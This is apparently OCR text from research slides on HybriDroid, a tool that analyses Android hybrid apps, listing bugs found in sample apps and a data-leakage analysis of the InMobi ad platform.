1 – 100	com.gameloft.android.ANMP.GloftDMHM	MethodNotFound (1)	0	1	Obfuscation (1)	2404 sec.
	com.creativemobile.DragRacing	MethodNotFound (1)	1	0		3192 sec.
	com.gau.go.launcherex	MethodNotFound (2)	2	0		5432 sec.
	com.tripadvisor.tripadvisor	MethodNotFound (1)	0	1	Obfuscation (1)	4028 sec.
	com.dianxinos.dxbs	MethodNotFound (1)	0	1	Obfuscation (1)	1924 sec.
10,000 – 10,100	com.magmamobile.game.LostWords	MethodNotFound (1)	1	0		475 sec.
20,000 – 20,100	com.daishin	MethodNotFound (1)	0	1	Undeclared Method (1)	6572 sec.
100,000 – 100,100	com.carezone.caredroid.careapp	MethodNotFound (5)	0	5	Missing Annotation (5)	2357 sec.
	com.pateam.kanomthai	MethodNotFound (2)	0	2	Missing Annotation (2)	4209 sec.
	com.acc5.l6	MethodNotFound (6)	0	6	Missing Annotation (6)	367 sec.
	jp.cleanup.android	MethodNotFound (1)	1	0		253 sec.
	ligamexicana.futbol	MethodNotFound (2)	2	0		253 sec.
200,000 – 200,100	com.sysapk.weighter	MethodNotFound (1)	0	1	Missing Annotation (1)	106 sec.
	com.youmustescape3guide.free	MethodNotFound (6)	0	6	Missing Annotation (6)	445 sec.
Total		MethodNotFound (31)	7	24	Missing Annotation (20) Obfuscation (3) Undeclared Method (1)	2287 sec.


Obfuscation:



HybriDroid: Private Data Leakage Results

PLRG

- Track flows from *Intents* to JavaScript functions
  - + modeling of Inter-Component Communication(ICC)
  - + Over-approximation of collection values
- Target: InMobi, advertising platform



Conclusion

PLRG

- Hybrid applications
  - A solution for supporting multiple platforms
  - Easy to introduce programmer errors and security vulnerabilities
- HybriDroid
  - Analysis framework for Android hybrid apps
  - Detection of previously uncovered bugs
  - Data flow analysis between language boundaries
  - Available at https://github.com/wala/WALA
    - https://github.com/SunghoLee/HybriDroid